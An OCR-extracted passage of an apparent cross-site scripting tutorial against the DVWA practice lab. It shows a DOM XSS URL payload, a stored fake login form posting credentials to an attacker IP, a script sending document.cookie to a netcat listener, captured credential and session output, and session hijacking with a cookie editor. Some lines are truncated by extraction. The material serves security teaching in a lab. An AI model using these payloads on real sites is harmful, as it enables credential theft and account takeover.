
English
French
Spanish
M
rmation
w.owasp.org/index.php/Cross-site_Scripting_(XSS)
w.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scrip
w.acunetix.com/blog/articles/dom-xss-explained/

From the above screenshot, you can see that we do not have any specific section where we could include our malicious code. Therefore, in order to deface this web-application, we'll now manipulate up the **"URL"** as it is the most common **source** for the **DOM XSS.**

```
http://localhost/DVWA/vulnerabilities/xss_d/?default=English#<script>
```

After manipulating up the URL, hit enter. Now, we'll again choose up the language and as we fire up the select button, the browser executes up the code in the URL and pops out the **DOM XSS alert**.

The major difference between **DOM-based XSS** and **Reflected** or **Stored XSS** is that it cannot be stopped by server-side filters because anything written after the "#" (hash) will never forward to the server.


bilities/xss_d/?default=Spanish#<script>alert("This is DOM XSS");</script>

This is DOM XSS

Cross-Site Scripting Exploitation

I'm sure you might be wondering that "*Okay, we got the pop-up, but now what? What we could do with this? I'll click the OK button and this pop-up will go.*"

But this pop-up speaks about a thousand words. Let's **take a U-turn** and get back to the place, where we got our first pop-up; Yes over at the Stored Section.

Credential Capturing


So, as we are now aware of the fact that whenever a user submits up his feedback, it will get stored directly into the server's database. And if the attacker manipulates the feedback with an **"alert message",** thus even the alert will get stored into it, and it pops up every time, whenever some other user visits the application's web-page.

But what, if rather than a pop-up the user is welcomed with a login page?


Let's try to solve this by injecting a malicious payload that will create up a fake user login form on the web page, which will thus forward the captured request over to the attacker's IP.

So, let's includes the following script over at the feedback field in the web-application

```
<div style="position: absolute; left: 0px; top: 0px; background-color
<br><form name="login" action="http://192.168.0.9:4444/login.htm">
<table><tr><td>Username:</td><td><input type="text" name="username"/>
<td><input type="password" name="password"/></td></tr><tr>
<td colspan=2 align=center><input type="submit" value="Login"/></td><
</table></form>
```




Now this malicious code has been stored into the web application’s database.




Please login to continue!!

Username:	
Password:	
Login	

Over at some other browser, think when a user tries to submit the feedback.



As soon as she hit the submit button, the browser executes up the script and he got welcomed with login form as **"Please login to continue!!"**.




Over on the other side, let's enable our listener as with

```
nc -lvp 4444
```

Now, as when she enters up her credentials, the scripts will boot up again and the entered credentials will travel to the attacker's listener.

Cool!! From the below screenshot, you can see that we've successfully captured up the victim's credentials.




```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 65166
GET /login.htm?username=aarti&password=aarti123 HTTP/1.1
Host: 192.168.0.9:4444
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,imag
Referer: http://localhost/hxss/stored.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Cookie Capturing

There are times when an attacker needs **authenticated cookies** of a logged-in user either to access his account or for some other malicious purpose.

So let's see how this XSS vulnerability empowers the attackers to capture the session cookies and how the attacker abuses them in order to get into the user's account.

I've opened the vulnerable web-application **"DVWA"** over in my browser and logged-in inside with **admin: password.** Further, from the left-hand panel I've opted the vulnerability as **XSS (Stored),** over for this time let's keep the security to **low**.




localhost/DVWA/vulnerabilities/xss_s/

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *


Let's enter our malicious payload over into the "Message" section, but before that, we need to increase the length of text-area as it is not sufficient to inject our payload. Therefore, open up the *inspect element tab by hitting "Ctrl + I"* to view it's given message length for the text area and then further change the message **maxlength field** from 50 -150.



```
<tr>
  <td width="100">Message *</td>
  <td>
    <textarea name="mtxMessage" cols="50" rows="3" maxlength="150"></textarea>
  </td>
</tr>
<tr> ⋯ </tr>
```

Over in the following screenshot, you can see that I have injected the script which will thus capture up the cookie and will send the response to our listener when any user visits this page.

```
<script>new Image().src="http://192.168.0.9:4444?output="+document.co
```




Name * Raj

Message * <script>new Image().src="http://192.168.0.9:4444?output="+document.cookie;</script>


Now, on the other side, let's set up our Netcat listener as with

```
nc -lvp 4444
```

Logout and **login again** as a new user or in some other browser, now if the user visits the **XSS (Stored)** page, his session cookies will thus get transferred to our listener


Vulnerability: Stored Cross Site
localhost/DVWA/vulnerabilities/xss_s/
Vulnerability: Stored Cross Site Scripting (XSS)
Name *
Message *
Sign Guestbook
Clear Guestbook

Great!! From the below screenshot you can see that, we've successfully captured up the authenticated cookies.




```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.11: inverse host lookup failed: Unknown host
connect to [192.168.0.9] from (UNKNOWN) [192.168.0.11] 49163
GET /?output=security=low;%20security_level=0;%20PHPSESSID=lkebfurj867purfagvjp5djlrp HTTP/1.1
Host: 192.168.0.9:4444
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

But what we could do with them?

Let's try to get into his account. I've opened up DVWA again but this time, we won't log in, rather I'll get with the captured cookies. I've used the **cookie editor** plugin in order to manipulate up the session.

From the below screenshot, you can see that, **I've changed the PHPSESID** with the one I captured and had manipulated the **security from impossible to low** and even decreased the **security _level from 1 to 0** and have thus saved up these changes. Let's even manipulate the URL by removing **login.php**




Name: PHPSESSID

Value: lkebfurj867purfagvjp5djlrp

Name: security

Value: low

Great!! Now simply reloads the page, from the screenshot you can see are that we are into the application.



Welcome to Damn Vulnerable Web A

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application goal is to be an aid for security professionals to test their skills and tools in a developers better understand the processes of securing web applications and learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabi difficultly**, with a simple straightforward interface.

General Instructions

